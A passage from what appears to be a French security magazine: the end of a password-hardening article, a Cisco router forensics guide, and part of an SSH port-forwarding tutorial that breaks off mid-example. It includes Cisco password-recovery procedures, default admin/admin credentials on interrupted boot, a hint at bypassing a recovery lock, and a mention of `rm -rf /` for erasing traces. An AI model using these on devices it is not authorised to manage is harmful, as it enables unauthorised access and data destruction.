CrackLib, de **Alec Muffett** (auteur de Crack), est fondé sur la version 2.7 de la bibliothèque de même nom. Ce module n'accepte un nouveau mot de passe seulement si celui-ci n'est pas cassable par Crack.

pam_passwdqc de **Solar Designer** est un projet **Openwall** : **<http://www.openwall.com/passwdqc/>**. Ce module n'est pas fondé sur un programme de cassage de mots de passe comme pourrait le faire croire le fait que **Solar Designer** soit aussi l'auteur de *John the Ripper*. Ce module définit en fait les tailles et complexités acceptables pour différents types de mots de passe et de passe-phrases.

Une des caractéristiques intéressantes de *pam_passwdqc* est qu'il est possible de définir combien de mots doivent composer une passe-phrase et que certaines transformations ne comptent pas dans le calcul de la complexité, comme la mise en majuscule de l'initiale d'un mot ou le simple ajout d'un chiffre après un mot.

pam_passwdqc est supporté sur les systèmes Linux, FreeBSD, Solaris et HP/UX sur lesquels PAM est utilisable pour changer de mot de passe.

Voici une petite anecdote pour finir de vous convaincre de mettre en place du durcissement. Un administrateur chargé de tester la force des mots de passe de plusieurs systèmes profite d'être au courant pour changer le sien par un qu'il pensait plus costaud en prenant les premières syllabes de deux mots n'ayant qu'un lointain rapport et en y mettant le chiffre 1 entre elles. Après plusieurs jours de calculs, à l'époque Crack n'était encore qu'en version 4, son mot de passe n'est toujours pas trouvé. En arrivant au bureau un matin, il déverrouille son économiseur d'écran et tombe nez à nez avec son mot de passe... Crack avait réussi cet exploit simplement en prenant un mot d'origine est-européenne et en remplaçant la lettre 'i' par le chiffre '1'.

La morale de cette histoire est simplement que chaque méthode est nécessaire, mais insuffisante, celles-ci étant complémentaires.

QUELQUES RÈGLES DE CONSTITUTION

Tout mot de passe doit suivre ces quelques règles simples de constitution ainsi décrites, chacune étant nécessaire mais non suffisante :

❶ La longueur du mot de passe doit être suffisante. Non chiffré en DES, il doit contenir au moins 6 à 7 caractères, ceux chiffrés en DES doivent en contenir 8.

❷ La constitution doit être suffisamment complexe ; il doit utiliser au moins un caractère de chacune des catégories suivantes :

- les lettres minuscules ;
- les lettres majuscules ;
- les chiffres ;
- les autres caractères (ponctuation...).

Les caractères de contrôle n'étant pas portables, ils ne peuvent être utilisés que dans des cas restreints.

❸ Le mot de passe ne doit jamais faire référence à une information liée à l'utilisateur, à l'installation du système, à l'entreprise, à l'organisation, etc.

❹ Il ne doit pas être un simple mot référencé dans un dictionnaire (français, anglais, technique ou autre), ni une de leurs transformations plus ou moins complexes décrites dans les programmes de cassage de mots de passe.

Quelques méthodes simples d'obtention de bons mots de passe faciles à retenir peuvent être :

- combiner deux mots existants en introduisant des chiffres et/ou des caractères de ponctuation ;
- utiliser des mots écrits en phonétique ;
- utiliser les premières lettres de vers, phrases, expressions, adresses, etc.

La combinaison de mots sans rapports avec l'introduction d'autres caractères permet d'obtenir des passe-phrases d'un bon niveau de sécurité et relativement faciles à retenir avec un peu d'entraînement. Le problème majeur étant d'arriver à taper la vingtaine de caractères qui les composent sans se tromper.

Une dernière chose importante est de ne pas utiliser le même mot de passe pour protéger des accès de sensibilités différentes. Ainsi, le mot de passe qui vous sert à accéder à Hotmail ne doit pas être le même que celui qui protège vos messages au travail, ni celui qui vous permet de consulter votre compte en banque. Une fois que vous vous êtes constitué une demi-douzaine de bons mots de passe et passe-phrases, chacun peut être associé à un niveau de confidentialité différent.

Denis Ducamp

Denis.Ducamp@groar.org - <http://www.groar.org>

Denis.Ducamp@hsc.fr - <http://www.hsc.fr>

Denis Ducamp est consultant en sécurité informatique chez Hervé Schauer Consultants et spécialisé dans la sécurité systèmes et réseaux. Cet article, ainsi que sa première partie, ont été écrits à partir d'une présentation nommée "Crackage et durcissement des mots de passe" développée chez HSC et publiquement accessible sur : **<http://www.hsc.fr/ressources/presentations/mdp2/>**.

PROTECTION DE L'INFRASTRUCTURE RÉSEAU IP :

PRÉAMBULE

L'autopsie (de l'anglais "forensics") ou analyse post-mortem d'un équipement informatique est encore un des éléments dans la "chaîne" de la sécurité informatique qui est bien souvent le moins développé. En effet, peu de politiques de sécurité définissent les actions, procédures et processus de réponse à un incident (autre que l'habituel "ré-installons rapidement le serveur et tout le monde n'y verra que du feu"). Force est également de constater qu'il est, *a priori*, plus facile (toutes proportions gardées) d'autopsier un corps humain où les possibilités de masquer les traces et la cause du décès sont très limitées, voire très complexes à mettre en œuvre. Sur un système d'exploitation de type UNIX, l'équivalent de `rm -rf /` couplé avec un passage de wipe rend les recherches quasi impossibles et rapidement très gourmandes en temps et en ressources (humaines et financières). Beaucoup d'outils gratuits (comme TCT [1] par exemple), mais également des solutions commerciales qui facilitent les recherches commencent à devenir matures, mais pour la majorité se focalisent sur des systèmes d'exploitations du type UNIX et Windows.

L'objectif de cet article de la série "Protection de l'infrastructure réseau IP" est de donner une première approche, faute de cas réels et surtout d'informations ou de rapports publics (*), de l'autopsie de routeurs.

(*) Au vu de beaucoup d'attaques récentes, il est clair que des routeurs sont impliqués et utilisés pour générer des dénis de service. Les publications [2] du CERT des deux dernières années le confirment également, mais les techniques de pénétration et d'attaque utilisées ne sont sans doute pas encore connues du "grand public". Les recherches de FX [3] sur l'exploitation d'erreur de programmation dans IOS sont également un indicateur que les failles jusque-là considérées comme "potentielles" dans beaucoup d'équipements réseaux sont bien réelles.

Comme d'habitude, les exemples de configurations et les détails sur l'architecture se focalisent sur des routeurs Cisco.

LE GRAND DILEMME

Généralement, en cas d'incident, la première (ré)action se ramène à vouloir réinstaller aussi rapidement que possible pour rendre le service à nouveau disponible. Avec un peu plus de recul, on décide souvent de débrancher le câble réseau et/ou d'essayer de rentrer dans le système pour voir ce qu'il s'est passé. Ces actions vont changer l'environnement et peut-être engendrer un effacement ou une modification des données présentes en mémoire ou sur le disque. Très souvent, des traces sont inscrites sur un média. En effet, rares sont les programmes qui ne tournent qu'en mémoire sans modifier de fichier, mais cela n'est sans doute qu'une question de temps et d'évolution des *rootkits* et autres *exploits*/vers. Alors, pourquoi ne pas arrêter le système de manière propre ou impromptue, quitte à perdre les données en mémoire mais sans donner "de chance" au programme malin de supprimer toute trace de son passage ? Une hibernation forcée qui va sauvegarder une "image" à un instant *t* de toute la mémoire sur le disque est-elle une option viable ? Une politique de sécurité devrait tenir compte de ces contraintes techniques mais aussi des contraintes légales de conservation de preuves malheureusement propres à chaque pays.

Dans le cadre d'un routeur, la majorité des données sont présentes en mémoire, c'est pourquoi il est très important de configurer le routeur pour qu'il exporte un maximum de données et qu'il journalise autant d'événements que possible. Ceci tout en évitant de surcharger le processeur et la mémoire du routeur, ou de générer plus de trafic administratif sur le réseau que de trafic "de production".

Lorsqu'un routeur est en train de générer des traces (*coredump* ou une image de la mémoire qui prend quelques dizaines de minutes par exemple), différentes fonctions comme le routage et le *forwarding* sont inhibées. Cela signifie souvent que si l'architecture réseau n'est pas parfaitement redondante, tout le réseau pourrait être affecté par l'indisponibilité de l'équipement. Il est en effet beaucoup plus courant d'avoir quelques serveurs en "spare" que des routeurs, surtout haut de gamme. L'expérience prouve aussi qu'il est plus simple de démonter un disque, voire tout un serveur, de rebrancher les câbles réseaux et électriques que de changer un routeur, surtout si des dizaines de lignes se terminent dessus.

L'AUTOPSIE DE ROUTEURS

ARCHITECTURE D'UN ROUTEUR

Un routeur est un peu un précurseur de ce qu'on appelle une *appliance* depuis le boom des serveurs compacts. Bien que tous les routeurs ne soient pas identiques du point de vue de leur architecture interne, ils sont tous composés (au minimum) d'une carte mère comprenant un processeur, de la mémoire, un bus ainsi que des interfaces d'entrées/sorties.

Au niveau matériel

L'architecture d'un routeur est quelque chose de fascinant, surtout dans les modèles du type GSR (*Gigabit Switch Router*), mais l'objectif de cette section est de se concentrer sur la partie mémoire. Couramment, les CPU sont des processeurs RISC de type Motorola ou MIPS (Rx000) et se focalisent sur la "maintenance" système, la gestion des bus, la gestion des tables de routage, etc. La fonction de routage/forwarding n'est généralement pas traitée par la CPU (pour des raisons évidentes de performance).

Mémoire Flash

La structure de la mémoire flash diffère en fonction de l'architecture du routeur. Il existe plusieurs classes, les principales étant A (75xx, 12xxx, etc.), B (25xx, 36xx, etc.) et C (Catalyst 6xxx, 72xx, etc.). La commande `show <système de fichier flash>` affiche des informations détaillées sur la structure du système de fichier ainsi que son contenu : nom du fichier, son état (en erreur ou effacé), le type (inconnu, image ou fichier de configuration), CRC (contrôle de redondance cyclique), etc. Les données présentes ne sont pas perdues lors d'un redémarrage, elles sont dites persistantes.

La commande `delete` n'efface pas le fichier, mais place le drapeau "effacé". La commande `undelete` permet de "réactiver" les fichiers marqués. `squeeze` efface tous les fichiers marqués, `erase` efface tous les fichiers, `format` par sa fonction détruit le contenu de la mémoire flash.

En cas de modification du contenu de la mémoire flash (architecture de type " run from flash "), les changements sont inscrits dans un fichier : `flh:logfile` (*Flash load helper log files*).

La mémoire flash stocke l'image IOS (compressée). Cette image, en fonction des architectures, est exécutée soit directement "sur" la carte flash, soit depuis la RAM. L'outil `ciscoflash` [7] permet de lire le contenu d'une carte flash via un port PCMCIA.

Mémoire DRAM/SRAM

La DRAM contient l'IOS en cours d'exécution ainsi que les tables d'états, de routage, de translation, les statistiques, les événements journalisés, etc.

La DRAM est également découpée de manière logique en deux régions : la mémoire dite processeur (*Processor Memory*) et la mémoire d'entrées/sorties (*I/O Memory* ou *iomem*). La mémoire I/O est partagée par les interfaces pour stocker de manière temporaire les paquets. La mémoire PCI (ou I/O 2) présente sur certaines architectures est affectée aux tampons circulaires de réception et d'émission.

Les commandes `show buffers` et `show memory` donnent une large quantité d'informations sur la structure de la mémoire.

Mémoire Non-volatile (NVRAM)

La NVRAM contient couramment la configuration de "démarrage" : `startup-config`. Des tests en lecture/écriture sont effectués au démarrage..

La commande `boot config <système de fichier><config>` va pointer sur la nouvelle configuration à charger à la place de `startup-config` présent sur la NVRAM. En utilisant `service config` et `boot [host/network] <URL>` (ftp, tftp, rcp), le routeur va charger sa configuration depuis un serveur distant.

`show bootvar` affiche le contenu des variables d'environnement BOOT (liste les images disponibles) et BOOTLDR (image rxboot que la ROM utilise au démarrage), le nom du fichier de config (CONFIG_FILE), ainsi que le registre de configuration (qui est également stocké dans la NVRAM).

Au cas où la taille du fichier de configuration serait trop importante, la commande `service compress-config` active la compression de la configuration.

Mémoire BootROM

La mémoire BootROM stocke le code lié au ROM Monitor (*rommon*) qui effectue entres autres les diagnostics lors du démarrage (POST - *Power On Self Test*) et de chargement de l'image depuis la mémoire flash en DRAM.

Pour plus d'informations sur l'architecture d'un routeur, voir [8] et [9].

Au niveau logiciel

Sans vouloir rentrer trop dans les détails : IOS est un *UNIX-like* (pas un *fork* mais plutôt un *port*), à l'origine développé pour être stocké en ROM. IOS fournit des fonctions minimales et est axé sur la performance du routage/forwarding de paquets (ie. "packet switching"). Une image compressée d'une version 12.2 avec un *feature set* avancé est proche d'une quinzaine de Mo. En fonction des versions et de l'architecture, les fichiers sont soit au format a.out, soit ELF. En mémoire (mémoire dite processeur ou *main*), les régions sont celles connues (*text* qui contient l'IOS, *data*, *BSS*, *heap*, etc.) et la commande `show region` donne des informations plus détaillées (voir également **[12]** et **[13]**). Des mécanismes d'IPC (*InterProcess Communications*) sont présents dans IOS, mais servent uniquement à transférer des informations entre le RP (*Route Processor*) et les LC (*Line Cards*) sur les architectures distribuées du type GSR.

Dixit **[9]**, en général, le design d'IOS est focalisé sur la performance aux dépens de certaines protections, et pour réduire l'*overhead*, IOS n'utilise pas de mécanismes de protection de la mémoire virtuelle entre différents processus. De plus, tous les processus, y compris le noyau, s'exécutent dans le même mode utilisateur au niveau du processeur et ont donc accès à toutes les ressources systèmes. IOS est un système d'exploitation multi-tâches non préemptif.

Basiquement, cela signifie qu'une faille dans n'importe quel service ou dans le noyau peut impliquer la compromission de tout le système (mais aussi, et bien souvent, un plantage/redémarrage du routeur).

AVANT LA MISE EN PRODUCTION

Ce que l'on appelle communément "forensics readiness" est un élément important dans l'analyse post-mortem ou post-incident. En effet, l'existence, mais également la qualité des informations qui seront disponibles au moment voulu, dépendront fortement de la configuration (initiale) de l'équipement. Généralement, on commence à se poser ces questions après l'incident, et trop rarement lors de la phase de design et d'implémentation. Un événement qui n'est pas journalisé sur un élément externe n'a pas grande valeur car il peut être détruit ou modifié plus facilement.

La journalisation des informations se révèle donc être un élément essentiel de ce processus, et il est important que les services listés ci-dessous soient correctement configurés.

Des exemples de configuration détaillés se trouvent dans le premier article de ce dossier (numéro 1 de MISC, que je ne peux que vous recommander de (re)lire).

■ **NTP (Network Time Protocol) :**
l'horloge du routeur se doit d'être synchronisée avec au moins un, voire deux serveurs NTP.

■ **Syslog :**
les informations stockées dans le tampon local le sont de manière temporaire. Elles sont perdues lors d'un redémarrage, peuvent êtres modifiées ou supprimées (de manière "automatique" vu que le tampon circulaire a une taille déterminée lors de la configuration). Il est essentiel d'exporter tous ces événements via syslog vers un ou deux serveurs. En effet, il se pourrait que ces informations soient les seules que vous aurez, et (toutes proportions gardées) auxquelles vous pourrez faire "confiance".

■ **Journaux :**
en complément de l'activation de syslog, il est important que toutes les fonctions de journalisation des services activés soient en place (par exemple, pour BGP: `bgp log-neighbor-changes`, pour OSPF: `log-adjacency-changes`, etc.).

■ **SNMP (Simple Network Management Protocol) :**
les événements (*traps*) SNMP sont envoyés à l'outil de supervision réseau. Cela semble souvent faire double usage avec syslog pour certains événements, mais les deux services ont une fonction complémentaire..

■ **AAA (Authentication/Autorization/Accounting) :**
si la journalisation des commandes est activée les commandes entrées seront dans le journal du serveur TACACS ou Radius.

■ **Netflow :**
Netflow est décrit en partie dans le numéro 4 de MISC ("Netflow et accounting").

■ **Coredumps :**
le routeur peut créer une image de la mémoire en cas de *crash* ou de crash forcé (`write core`) qu'il sera possible d'analyser pour essayer de retrouver des traces en mémoire. Il existe également deux commandes (non documentées, voir **[10]**) qui permettent de placer un routeur (`priv` en mode rommon) ou un commutateur (`enable engineer`) dans un mode de "debug" avancé, mais qui risque en cas de mauvaise manipulation de rendre le matériel inopérant.

■ **ACL :**
si les ACL sont implémentées avec l'option `log` ou `log-input`, tous les paquets qui correspondent ("match") à une ACE sont journalisés.

■ **Configuration Register :**
le registre de configuration permet de définir le comportement au démarrage du routeur. Une approche peut consister à placer le registre à 0x0000; de cette façon, le routeur, en cas de crash, se limitera à redémarrer en mode rommon et ne chargera ni IOS, ni la configuration. Mais comme ce registre peut être modifié (un peu comme le " mot de passe EPROM " sur une Sun) depuis le système d'exploitation, il se pourrait qu'une attaque le replace à 0x2102 par exemple.

■ `debug sanity` :
cette option (cachée) active la vérification de chaque tampon de mémoire lors de l'allocation (`malloc`) ou de la libération (`free`). Le fait de l'activer peut permettre d'intercepter certaines attaques, mais a un impact non négligeable sur le routeur.

EN CAS D'INCIDENT

Les journaux

La première des actions consiste à éplucher les journaux des différentes applications (serveur syslog, NMS qui reçoit les traps SNMP, serveur TACACS, etc.) pour essayer de trouver des traces des événements récents (passé proche avant la détection de l'incident, mais aussi tous les (effets de bords des) changements qui ont pu être effectués sur l'équipement compromis. En cas de crash, il est possible que toutes les informations ne soient pas exportées via syslog ou SNMP.

"L'environnement" et les traces réseaux

Si votre architecture de réseau le permet, une deuxième étape peut consister dans la mise en place ou l'activation de sondes de type IDS ou `tcpdump/snoop` pour essayer de capturer le trafic entrant et sortant de ce routeur, tout particulièrement tout trafic de contrôle ou administratif. L'utilisation d'un port miroir (SPAN port) sur un commutateur de type Catalyst (sous CatOS) est une méthode relativement simple dans un environnement de type Ethernet :

```
set span <source (module/port ou VLAN)> <port destination>
```

Si l'accès au routeur se révèle impossible (voir le paragraphe suivant), il reste l'option d'essayer d'obtenir des informations via SNMP en utilisant `snmpwalk` et tenter avec `snmpset` de faire effectuer certaines opérations au routeur si une communauté RW est configurée (comme de télécharger sa configuration via TFTP). Une recherche des ports ouverts/filtrés avec Nmap pourrait également donner quelques indications sur l'état du routeur. Et puis, peut-être que le programme ou la personne aura la bonne idée de vous laisser un message sur les afficheurs des cartes sur un GSR (autre que " IOS RUN ";-)

Le routeur

Il est important de journaliser toutes les commandes tapées ainsi que toutes les données affichées : n'oubliez surtout pas d'activer cette option avant toute action sur le routeur : la majorité des applications disposent de cette fonctionnalité ; sous UNIX, la commande `script` permet de sauvegarder le texte affiché dans un xterm.

Pour ne pas fausser (de trop) les informations réseaux, il est souhaitable de se connecter sur le routeur compromis par une connexion console (les paramètres sont décrits dans la section "Réinitialisation d'un mot de passe") et non via Telnet ou SSH. Chaque action va modifier des informations dans la mémoire du routeur et comme beaucoup d'informations sont volatiles et critiques, il faudrait absolument éviter toute commande de configuration (`conf t` ou `copy`) ou de réinitialisation/remise à zéro (`clear`).

Ci-après une liste non exhaustive, mais relativement complète au niveau des informations retournées, des commandes à utiliser (un grand nombre de commandes implique que vous ayez toujours un accès Priviledge EXEC/" enable ", ce qui en réalité ne sera sans doute que rarement le cas).

Configuration et utilisateurs :

- `show clock detail` : affiche l'horloge du routeur ;
- `show version` : affiche des informations sur le routeur, l'IOS et le registre de configuration ;
- `show running-config` : affiche la configuration actuellement en mémoire et active ;
- `show startup-config` : affiche la configuration de démarrage ;
- `show reload` : un redémarrage du routeur a-t-il été planifié ? ;
- `show users/who` : affiche les utilisateurs connectés.

Informations réseau (tables de routages, cache ARP, SNMP, etc.) :

- `show ip route`: affiche le contenu de la table de routage ;
- `show ip ospf [summary/neighbors/etc]` : affiche des informations sur OSPF ;
- `show ip bgp summary` : affiche un résumé des sessions BGP actives ;
- `show cdp neighbors` : si CDP est activé, affiche des informations sur les équipements voisins ;
- `show ip arp` : affiche le contenu du cache ARP ;
- `show [ip] interfaces` : affiche des informations détaillées sur toutes les interfaces du routeur ;
- `show tcp brief all` : équivalent d'un `netstat -a`, donne des informations sur les sessions TCP ;
- `show ip sockets`: donne des informations sur les sockets ;
- `show ip nat translation verbose *` : si NAT est activé, affiche toutes les translations/traductions actives ;
- `show ip cache flow` : si le "comptage" Netflow est configuré et activé, affiche des informations sur les flux

réseaux (voir MISC 4 pour plus de détails) ;

➔ `show ip cef` : si CEF est activé, affiche des informations/statistiques CEF ;

➔ `show snmp [user/group/sessions]` : donne des informations sur SNMP.

"Journaux" locaux, processus et contenu de la mémoire :

➔ `show log/debug` : affiche le contenu du tampon journal local ;

➔ `show stack` : affiche des informations sur la pile (*stack*) au moment du crash ainsi que des informations sur la cause du crash (dans quelle fonction/état se trouvait le routeur) et le contenu du fichier `crashinfo`. Pour plus d'informations voir **[11]** ;

➔ `show context` : affiche des informations plus détaillées sur la pile ;

➔ `show tech-support` : exécute un ensemble des commandes listées ici, mais ne contient pas les mots de passe ni les communautés SNMP présentes dans la configuration ;

➔ `show processes [cpu/memory]` : donne des informations détaillées sur les processus, l'utilisation de la mémoire, etc. Une description des différents processus est disponible ici **[6]**.

➔ en mode rommon : `stack 50` ou `context` et `cont` (*continue*) permettent d'obtenir le contenu de la mémoire et des traces. La rommon dispose d'un `gdb` (débogueur relativement complet).

➔ le fichier `crashinfo` (`bootflash:crashinfo`) contient des informations sur le contexte au moment du crash (jusqu'à 32 Ko de messages d'erreurs et d'historique de commandes, des informations sur les processus, etc.).

➔ `gdb [kernel/pid PID]` : permet de déboguer directement le noyau ou un processus, mais le mode " remote gdb " ne serait pas standard.

Contenu des systèmes de fichiers :

➔ `show file descriptors` : fichiers ouverts (un `lsof` limité) ;

➔ `show file information <fichier>` : type et informations sur les fichiers (un `file` limité).

Activité du routeur :

➔ `debug` : au risque de planter le routeur, la commande `debug` (`all` ou plus restrictive).

➔ Certaines commandes non ou mal documentées comme `write core`, `copy core`, `test crash`, etc. qui vont générer un plantage du routeur.

Réinitialisation d'un mot de passe ("Password recovery")

Habituellement, le registre de configuration est placé à 0x2102. Le tableau ci-dessous décrit les bits couramment placés. Pour plus de détails voir **[5]**.

Bit (hexadécimal)	Description
0x000-0x00F	Boot (0 = s'arrêter au bootstrap, 1 = lancer l'image, 2-F = démarre une image différente spécifiée par `boot system`)
0x0040	Ignorer le contenu de la NVM
0x0100	"Break" désactivé
0x2000	Démarrer l'image en ROM si le démarrage en réseau échoue

NB : En mode rommon, la commande pour changer le registre de configuration est `confreg`, alors qu'en mode de configuration normal sous IOS, la commande est `config-register`.

La première étape de la réinitialisation d'un mot de passe consiste à faire redémarrer la carte ou l'équipement concerné et interrompre la séquence de démarrage pour entrer dans un mode spécial appelé rommon. L'envoi du caractère de contrôle (voir tableau ci-contre et **[4]** pour plus de détails) à travers une connexion série : "câble bleu", port console, 9600 8N1 (9600 bauds, pas de parité, 8 bits de données, 1 bit de stop, pas de contrôle de flux) provoque l'interruption de la séquence de démarrage. Il n'est pas possible d'utiliser le port AUX durant le démarrage. Si la méthode "traditionnelle" ne fonctionne pas, une alternative consiste à utiliser 1200 bauds à la place de 9600 et à rester sur la barre d'espace durant toute la phase de démarrage de l'équipement, puis se reconnecter à 9600 bauds

Programme / Système d'exploitation	Caractère ou séquence
Hyperterminal / Windows 2000	Ctrl-Break
Hyperterminal / Windows NT	Break-F5 ou Shift-F5
Hyperterminal / Windows 9x	Ctrl-F6-Break
Telnet	Ctrl-]
Kermit	Ctrl-\b
VT100	F16

Lorsque le prompt s'affiche, il suffit de changer le registre de configuration en 0x2142 et de redémarrer une deuxième fois :

```
rommon 1> confreg 0x2142
rommon 2> reset
```

Le routeur redémarre "proprement" mais sans charger la configuration (startup-config). A partir de là, il est possible de remettre le routeur "en état". La commande `dev` liste les périphériques (*devices*) disponibles, la commande `dir <device>` affiche le contenu du device et la commande `boot <device><image>` charge l'IOS.

RÉFÉRENCES

[1] The Coroner's Toolkit : **http://www.porcupine.org/forensics/tct.html**

[2] Trends in Denial of Service Attack Technology : **http://www.cert.org/archive/pdf/DoS_trends.pdf**

[3] Attacking networked embedded systems (Blackhat US 2002/Defcon X) : **http://www.phenoelit.de/stuff/papers.html**

[4] Standard Break Key Sequence Combinations During Password Recovery : **http://www.cisco.com/warp/public/701/61.html**

[5] Software Configuration Register : **http://www.cisco.com**

[6] The show processes Command : **http://www.cisco.com/warp/public/63/showproc_cpu.html**

[7] Cisco Flash Card reader : **ftp://ftp.bbc.co.uk/pub/ciscoflash/**

[8] "Inside Cisco IOS software architecture" (Cisco Press, ISBN 1-57870-181-3)

[9] Router Architecture and Switching, Cisco Networkers 2002

[10] Commandes non documentées

- Project DOTU (Document The Undocumented) : **http://boerland.com/dotu/**
- Undocumented IOS and Catalysts commands : **http://www.heinzulm.com/hu03.html**
- Undocumented Cisco Commands : **http://www.elemental.net/~lf/undoc/**
- Undocumented IOS commands : **http://www.i-n-t.de/ccie/ios_commands.html**

[11] Router Architecture and Cisco IOS Internals, Cisco Networkers 2001

[12] Éviter les failles de sécurité dès le développement d'une application: mémoires, pile, fonctions et shellcode : **http://www.security-labs.org/index.php3?page=117**

[13] The Executable and Linking Format (ELF) : **http://x86.ddj.com/ftp/manuals/tools/elf.pdf**

Protection

La commande `no service password-recovery` limite la portée de la réinitialisation d'un mot de passe. Cette commande, non documentée (sauf pour la dernière génération de commutateurs de la série 35xx), n'autorise que la réinitialisation complète du commutateur : tous les fichiers de configuration sont effacés dans le processus de retour à la configuration " sortie d'usine ". *A priori*, cette commande n'est pas sans failles, et le fait d'interrompre la séquence de démarrage non pas après le chargement du *bootstrap*, mais juste après le chargement de l'IOS pourrait, sur certaines architectures et versions, permettre de contourner cette " protection ".

Commutateur et autres équipements

La procédure de réinitialisation d'un commutateur (*switch*) est différente. Après le démarrage (pour la majorité de familles de commutateurs, ie. 4000 (sauf les Supervisor Engine III), 6000, etc.), à partir du moment où le "prompt" pour saisir le mot de passe apparaît, un décompte de 30 secondes démarre. La procédure de réinitialisation doit être complétée dans ce laps de temps : le mot de passe est "null" (touche Entrée), puis `enable`, puis "null" (touche Entrée) une deuxième fois, puis changement du mot de passe via `set password` et/ou `set enablepass` ("old password" est également "null").

Les Catalyst 35xx et 29xx (anciens et nouveaux type "XL") sont relativement courants dans des réseaux d'entreprises et ont une procédure assez spéciale : lors du démarrage, il faut maintenir le bouton "mode" enfoncé, puis en mode ROM lancer `flash_init` et `load_helper`. Suite à ça, il faut renommer la configuration (`rename flash:config.text flash:config.old`) et démarrer (`boot`). Après le démarrage, il suffit de passer en mode *enable*, renommer le fichier, rendre le fichier de configuration "actif" (`copy flash:config.text system:running-config`), changer le mot de passe et sauvegarder la configuration.

Un concentrateur VPN active le compte *admin* avec le mot de passe *admin* en mode "démarrage interrompu". Un pare-feu PIX doit également être interrompu lors du démarrage et la configuration réseau doit être entrée en mode *monitor* pour permettre de télécharger via TFTP un binaire spécial de réinitialisation du mot de passe (disponible dans le "Password Lockout Utility").

CONCLUSION

Comme vous avez pu le constater au travers de cet article, l'autopsie de routeur n'est pas quelque chose de trivial et les différentes architectures ne facilitent pas la tâche. Au niveau de l'automatisation de ces multiples étapes, le besoin d'outils se fait sentir, surtout si ces activités devaient devenir plus courantes dans un futur (plus ou moins proche). Tout retour d'expérience est vivement apprécié :-)

Nicolas FISCHBACH (**nico@securite.org**)

IP Engineering Manager - COLT Telecom AG - **http://www.colt.ch/**

Sécurité.Org - **http://www.securite.org/nico/**

RELAYAGE

Dans cette fiche pratique, nous montrons au travers de quelques exemples comment SSH fournit un moyen simple pour créer un tunnel parfaitement sûr. Les deux options dont nous détaillerons les effets sont -L (port Local) et -R (port distant - Remote).

Le relayage de port (*port forwarding*) est souvent troublant car de nombreux éléments entrent en compte : un client et un serveur SSH, un client et un serveur TCP dont la connexion sera encapsulée dans le trafic SSH, soit quatre intervenants. La différence entre relayage local et distant vient du "sens de la connexion". Le client SSH se connecte sur le serveur SSH. En revanche, selon l'emplacement du client et du serveur TCP par rapport au client et au serveur SSH, le relayage est local ou distant :

- local : le client TCP et le client SSH sont du même côté ;
- distant : le serveur TCP et le client SSH sont du même côté.

Dans tous les exemples ci-dessous, on suppose qu'un serveur SSH tourne sur la machine distante. Il s'agit d'un openssh-3.5p1. Nous utilisons uniquement le protocole SSH2.

REDIRECTION LOCALE

Syntaxe :

```
ssh -L <port-local-à-relayer>:<machine-distante>:<port-distant> machine-distante
```

Exemple :

```
batman$ ssh -L 1234:<hostname>:25 robin
```

Cette commande ouvre une connexion sur `batman` vers `robin`. En fait, un tunnel est ouvert depuis le port 1234 de `batman`, à destination du port 25 de `hostname`. Ce tunnel part de `localhost:1234` vers `robin:22` pour terminer en `hostname:25`. Après cette commande, une connexion sur le port 1234 de `batman` est donc dirigée vers différents endroits, en fonction de qui est `hostname`.

- Si *hostname* est `localhost`

```
batman$ ssh -L 1234:localhost:25 robin
```

`localhost` (127.0.0.1) fait référence à l'adresse de `loopback` de `robin`. Cette connexion conduit donc au serveur de mails de `robin` :

```
batman$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 robin ESMTP Sendmail 8.11.6/8.7.3; Tue, 7 May 2002 12:08:10 +0200
```

- Si `hostname` est `robin`

```
batman$ ssh -L 1234:robin:25 robin
```

Il s'agit de presque la même chose que la commande précédente, sauf que la connexion au port distant sera sur `robin` et non `localhost`, ce qui permet de s'adapter selon les règles de filtrage (*firewall* ou *wrapper*).

La commande `netstat` lancée sur `robin` montre cette différence :

```
# avec ssh -L 1234:localhost:25 robin
tcp   0   0 127.0.0.1:33471      127.0.0.1:25        ESTABLISHED -
# avec ssh -L 1234:robin:25 robin
tcp   0   0 128.93.24.10:33469   128.93.24.10:25     ESTABLISHED -
```

- Si `hostname` est `batman`

```
batman$ ssh -L 1234:batman:25 robin
```

Peu d'intérêt puisque cela connecte `robin` au port 25 de `batman` : on aurait plus vite fait de se connecter au port 25 directement.

```
batman$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 batman ESMTP Postfix
```

- Si `hostname` est `poisonivy`

```
batman$ ssh -L 1234:poisonivy:25 robin
```

Une connexion est ouverte entre `batman` et `robin`, mais le relayage de port n'est pas entre ces deux hôtes, plutôt entre `robin:1234` et `poisonivy:25` :

```
batman$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 poisonivy ESMTP Sendmail 8.11.0/8.7.3; Sun, 8 Dec 2002 12:33:11 +0200
```

Attention, dans cette configuration, *le trafic entre robin et poisonivy n'est pas chiffré* !!! Lancer la commande `tcpdump -X host poisonivy` sur `robin` pour vous en rendre compte.Il est possible de chiffrer cette connexion en enchaînant les tunnels :

```
batman$ ssh -L 1234:localhost:5678 robin
Last login: Sun Dec  8 12:38:12 2002 from batman
robin$ ssh -L 5678:localhost:25 poisonivy
...
```

DE PORT AVEC SSH

En guise de mesure de sécurité, SSH n'autorise le relayage de port que depuis localhost (127.0.0.1), de sorte que les personnes se connectant sur le port 1234 de batman ne soient pas emmenées là où elles ne devraient pas. Néanmoins, l'option -g permet de changer cela :

```
batman$ ssh -g -L 1234:<hostname>:25 robin
```

Reprenons le dernier exemple pour voir ce que cela change :

```
batman$ ssh -g -L 1234:poisonivy:25 robin
...
batcave$ telnet batman 1234
Trying 192.168.1.1...
Connected to batman.
Escape character is '^]'.
220 poisonivy ESMTP Sendmail 8.11.0/8.7.3; Sun, 8 Dec 2002 12:33:11 +0200
```

REDIRECTION DISTANTE

Syntaxe :

```
ssh -R <port-distant-à-relayer>:<machine-distante>:<port-local-du-serveur>
machine-distante
```

Exemple :

```
batman$ ssh -R 1234:<hostname>:25 robin
```

L'hôte depuis lequel est lancé cette commande sert alors de relais entre robin:1234 et hostname:25. Cela sert par exemple lorsque l'administrateur de ce relais (batman dans notre exemple) souhaite donner une autorisation de connexion à une machine externe vers une machine interne à un réseau. Ici, batman se retrouve en position d'homme du milieu, entre robin et hostname. Le seul canal chiffré se situe toutefois entre batman et robin, puisque la connexion SSH lie ces deux machines. En revanche, il s'agit d'une connexion TCP tout à fait standard entre batman et hostname. Son chiffrement dépend alors du protocole qui entre en jeu.

- Si hostname est localhost

```
